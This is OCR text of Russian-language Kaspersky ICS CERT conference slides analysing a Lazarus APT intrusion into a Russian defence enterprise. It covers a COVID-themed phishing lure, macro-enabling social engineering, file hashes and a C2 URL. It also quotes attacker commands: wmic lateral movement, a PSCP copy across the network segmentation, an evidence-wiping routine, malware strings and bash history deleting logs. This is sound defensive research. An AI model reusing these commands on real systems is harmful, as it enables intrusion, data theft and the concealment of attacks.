kaspersky

Kaspersky Industrial Cybersecurity Conference 2021

Вячеслав Копейцев

Старший исследователь угроз информационной безопасности, «Лаборатория Касперского», Россия

#KasperskyICS

Чат конференции: https://kas.pr/kicscon

Kaspersky Industrial Cybersecurity Conference 2021

Атаки APT группировки Lazarus на предприятия оборонной промышленности

TLP: RED

Вячеслав Копейцев
Senior Security Researcher

Kaspersky ICS CERT

kaspersky

О ком вообще речь?

LAZARUS – одна из всемирно известных APT группировок
Первое появление: 2009; Обнаружение: 2016
Специализация: кибершпионаж и кража денег
Страна: Северная Корея (согласно выводам ФБР)

Наиболее известные операции

- Серия атак на объекты ИТ-инфраструктуры Южной Кореи (2013)
- Взлом серверов компании Sony Pictures (2014)
- Предположительно: WannaCry (2017)
- Серия атак на криптобиржи по всему миру (2017)

Типичные жертвы


- Финансовые институты
- Правительственные учреждения
- Военные ведомства

Обнаружение атаки

- Летом 2020 года мы обнаружили срабатывания антивируса на подозрительные файлы
- В ходе исследования мы поняли, что атаковано предприятие ОПК РФ
- В файлах были найдены общие участки кода с известным ранее ВПО Lazarus
- Подробный анализ ситуации показал, что после удаления антивирусом файлы появляются снова
- Мы связались с атакованной организацией для проведения расследования инцидента

notification_event_date	file_md5	file_threat	file_name
2020-07-20 02:25:23	1333967486D3AB50D768FB745DAE9AF5	HEUR:Trojan.Win32.Manuscrypt.f.6.49852175.silent	log.bin
2020-07-17 02:34:59	0F967343E50500494CF3481CE4DE698C	HEUR:Trojan.Win32.Manuscrypt.f.6.49852175.silent	msdn.bin
2020-07-15 14:54:52	9E440E231EF2C62C78147169A26A1BD3	HEUR:Trojan.Win32.Manuscrypt.f.6.49852175.silent	ntnser.bin
2020-07-22 08:06:27	160D0E396BF8EC87930A5DF46469A960	HEUR:Trojan.Win32.Manuscrypt.f.6.49852175.silent	winhelp.dll

Вектор атаки



Вт 02.06.2020 9:20

[redacted] <med[redacted]@mail.ru>

[Срочность] Коронавирусной Инфекции

Кому [redacted].ru

Уважаемые работники Общества,

У двух человек из числа руководства [redacted] выявили новую коронавирусную инфекцию COVID-19.

Поэтому мы анонсировали новые обновленные инструкции по профилактике и диагностике коронавирусной инфекции.

Мы просим вас внимательно прочитать и тщательно следовать инструкциям.

Памятка о коронавирусной инфекции
Профилактика гриппа и коронавирусной инфекции


Берегите свое здоровье!


--
С уважением,

[redacted]
Заместитель главного врача по лечебной работе
ОАО [redacted]
Tel. +7 [redacted]

TLP: RED

Письма: что внутри?





TLP: RED

Проблемы с запуском макросов

Сотрудник

Чт 21.05.2020 10:28

[redacted]

Re: Коронавирусной Инфекции

To [redacted]

Документы присланные вами не открываются


«Врач»

[redacted]

Re[2]: Коронавирусной Инфекции

Кому [redacted]ru

Это зависит от совместимости просмотра документов.
Пожалуйста, нажмите кнопку «Включить содержимое» на желтой кнопке в верхней части страницы, чтобы правильно настроить содержимое.



FYI:

Если вы все еще не видите содержимое, я перешлю документ.

--
С уважением,

[redacted]
Заместитель главного врача по лечебной работе
ОАО [redacted]
Tel. +7[redacted]

TLP: RED

Проблемы с запуском макросов - 2

Сотрудник

Чт 21.05.2020 11:26

S [redacted]

Re: Коронавирусной Инфекции

To [redacted]

При открытии документа, за место текста стоят сплошные квадраты.


«Врач»

Чт 21.05.2020 12:36

[redacted] <med[redacted]@mail.ru>

Re[2]: Коронавирусной Инфекции

Кому [redacted].ru




--
С уважением,

[redacted]
Заместитель главного врача по лечебной работе
ОАО [redacted]
Tel. +7 [redacted]


TLP: RED

Проблемы с запуском макросов - 3

«Врач»




Сотрудник



TLP: RED

Схема инсталляции вредоносного ПО





Процедура удаления улик


```
Перезапись файла    C:\users\<username>\downloads\20200602_001.doc
Перезапись файла    C:\users\<username>\downloads\20200602_001.doc
Перезапись файла    C:\users\<username>\downloads\20200602_001.doc
Перезапись файла    C:\users\<username>\downloads\20200602_001.doc
Перезапись файла    C:\users\<username>\downloads\20200602_001.doc
Перемещение файла   C:\users\<username>\downloads\20200602_001.doc C:\users\<username>\downloads\bbbbbbbbbbbb.bbb
Перемещение файла   C:\users\<username>\downloads\bbbbbbbbbbbb.bbb C:\users\<username>\downloads\ccccccccccc.ccc
Перемещение файла   C:\users\<username>\downloads\ccccccccccc.ccc C:\users\<username>\downloads\ddddddddddd.ddd
Перемещение файла   C:\users\<username>\downloads\ddddddddddd.ddd C:\users\<username>\downloads\eeeeeeeeeee.eee
Перемещение файла   C:\users\<username>\downloads\eeeeeeeeeee.eee C:\users\<username>\downloads\fffffffffff.fff
Перемещение файла   C:\users\<username>\downloads\fffffffffff.fff C:\users\<username>\downloads\ggggggggggg.ggg
Перемещение файла   C:\users\<username>\downloads\ggggggggggg.ggg C:\users\<username>\downloads\hhhhhhhhhhh.hhh
Перемещение файла   C:\users\<username>\downloads\hhhhhhhhhhh.hhh C:\users\<username>\downloads\iiiiiiiiiii.iii
Перемещение файла   C:\users\<username>\downloads\iiiiiiiiiii.iii C:\users\<username>\downloads\jjjjjjjjjjj.jjj
Перемещение файла   C:\users\<username>\downloads\jjjjjjjjjjj.jjj C:\users\<username>\downloads\kkkkkkkkkkk.kkk
Перемещение файла   C:\users\<username>\downloads\kkkkkkkkkkk.kkk C:\users\<username>\downloads\lllllllllll.lll
Перемещение файла   C:\users\<username>\downloads\lllllllllll.lll C:\users\<username>\downloads\mmmmmmmmmmm.mmm
Перемещение файла   C:\users\<username>\downloads\mmmmmmmmmmm.mmm C:\users\<username>\downloads\nnnnnnnnnnn.nnn
Перемещение файла   C:\users\<username>\downloads\nnnnnnnnnnn.nnn C:\users\<username>\downloads\ooooooooooo.ooo
Перемещение файла   C:\users\<username>\downloads\ooooooooooo.ooo C:\users\<username>\downloads\ppppppppppp.ppp
Перемещение файла   C:\users\<username>\downloads\ppppppppppp.ppp C:\users\<username>\downloads\qqqqqqqqqqq.qqq
Перемещение файла   C:\users\<username>\downloads\qqqqqqqqqqq.qqq C:\users\<username>\downloads\rrrrrrrrrrr.rrr
Перемещение файла   C:\users\<username>\downloads\rrrrrrrrrrr.rrr C:\users\<username>\downloads\ssssssssssss.sss
Перемещение файла   C:\users\<username>\downloads\ssssssssssss.sss C:\users\<username>\downloads\ttttttttttt.ttt
Перемещение файла   C:\users\<username>\downloads\ttttttttttt.ttt C:\users\<username>\downloads\uuuuuuuuuuu.uuu
Перемещение файла   C:\users\<username>\downloads\uuuuuuuuuuu.uuu C:\users\<username>\downloads\vvvvvvvvvvv.vvv
Перемещение файла   C:\users\<username>\downloads\vvvvvvvvvvv.vvv C:\users\<username>\downloads\wwwwwwwwwww.www
Перемещение файла   C:\users\<username>\downloads\wwwwwwwwwww.www C:\users\<username>\downloads\xxxxxxxxxxx.xxx
Перемещение файла   C:\users\<username>\downloads\xxxxxxxxxxx.xxx C:\users\<username>\downloads\yyyyyyyyyyy.yyy
Перемещение файла   C:\users\<username>\downloads\yyyyyyyyyyy.yyy C:\users\<username>\downloads\zzzzzzzzzzz.zzz
Удаление файла      C:\users\<username>\downloads\zzzzzzzzzzz.zzz
```

«Легитимное» ПО

Comms.dat *S0RMM-50QQE-F65DN-DCPYN-5QEQA*
hxxps://www.gonnelli[.]it/uploads/catalogo/thumbs/thumb[.]asp
%APPDATA%\Comms\cab59.tmp FR FP





Распространение внутри сети предприятия

Сеть предприятия состоит из двух сегментов, между которыми должен быть air gap:

1. Внешний – сотрудники имеют доступ в Интернет, никаких секретных сведений
2. Внутренний – объект КИИ (критической информационной инфраструктуры), содержит конфиденциальные данные


Изначально (фишинговым письмом) была заражена офисная (IT) сеть

1. Для кражи доменных учетных записей была использована утилита Responder
2. Для распространения внутри сети был использован WMI

```
wmic.exe /node:[IP address] /user:"[user name]" /password:"[password]" PROCESS CALL
CREATE "cmd.exe /c $appdata\Adobe\adobe.bat"


wmic.exe /node:[IP address] /user:"[user name]" /password:"[password]" PROCESS CALL
CREATE "cmd /c sc queryex helpsvc > $temp\tmp001.dat"
```

Преодоление сегментации сети





```
$appdata\PBL\unpack.tmp -pw [redacted] root@172.16.1.65:/tmp/cab10
$appdata\Comms\cab10.tmp
```

По сути $appdata\PBL\unpack.tmp расположена утилита PSCP.

TLP: RED

Преодоление сегментации сети – часть 2



TLP: RED

```
  ????>????   ??????  ?????>  ??????? ?4??????    ?????   ??????? ????????4???    ??????4???  ?????????? ?????????e  ??????????
???????????5???5 ??4??>??????4?d ??????????????  ??????????????????????s / ..  . \*    SeDebugPrivilege    *.* winsta0\default ????
???6http://10.10.20.116:8080/wproxy.php %s\%s   Exe %s%s%s  >  %s /c "%s > %s 2>&1"    %s//%s  %s!%I64d    8!%s    %s!%d-%d-%d %
d:%d:%d    7!%s    %s\*    %s!%s   %s!%s Free/%s   %d!%s   %c: %d!%d!%I64u %s!%x86  %s!%x64  %s!%d   USBValue    MouseValue  KeyVal
ue    Hibernating Success %s!%s!  ! ! %d-%d-%d %d:%d:%d !     ! ! ! ! !   %s!%s!%d  %d    Sleeping Success    Success %s  %s! sc
delete " sc stop "   %s%s    ServiceDll  %s\%s\Parameters    " goto loop
   if exist "  %staskkill /f /PID %d
```

Ещё немного логов с сервера


```
687  vi /root/.bash_history
688  vi /var/log/secure
689  rm -f /var/log/secure
690  vi /var/log/secure
```

```
704  nmap -sn 10.10.20.0/24
705  telnet 192.168.201.1
706  ping 172.16.254.120
707  traceroute
708  traceroute 10.10.20.1
709  nmap -sn 10.10.20.0/24
```

